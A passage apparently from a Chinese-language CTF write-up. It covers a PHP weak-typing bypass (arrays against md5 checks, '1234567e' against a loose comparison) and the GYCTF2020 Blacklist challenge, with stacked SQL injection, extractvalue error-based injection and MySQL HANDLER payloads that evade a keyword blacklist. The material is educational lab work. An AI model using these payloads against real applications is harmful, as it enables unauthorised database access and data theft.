else{
    die('Please input first');
}
}
?>
```

第一步绕过：

```
if (md5($id) === md5($gg) && $id !== $gg)
```

利用数组绕过：

```
?gg[]=1&id[]=2
```

第二步绕过：

```
if (!is_numeric($passwd))
            {
                if($passwd==1234567)
```

payload：

```
passwd=1234567e
```

然后得到flag

大佬的博客：PHP弱类型及相关函数Bypass

[GYCTF2020]Blacklist

注入题目，先sqlfuzz一下，看响应里面有提示：

preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|./i",$inject);

另外这个网站有防sqlmap就别想sqlmap了！

堆叠注入了，跟强网杯的随便注一个模板，同时也过滤了很多

payload：

```
1';show tables;#
```

得到表明：FlagHere

```
1';show columns from FlagHere;#
```

得到列名：flag

利用报错注入得到库名：supersqli

```
-1' or extractvalue(1,concat('~',database()))#
```

新考点学习：mysql中的HANDLER … OPEN语句

payload：

```
1';use supersqli;handler FlagHere open;handler FlagHere read first;handler FlagHere close;
```

得到flag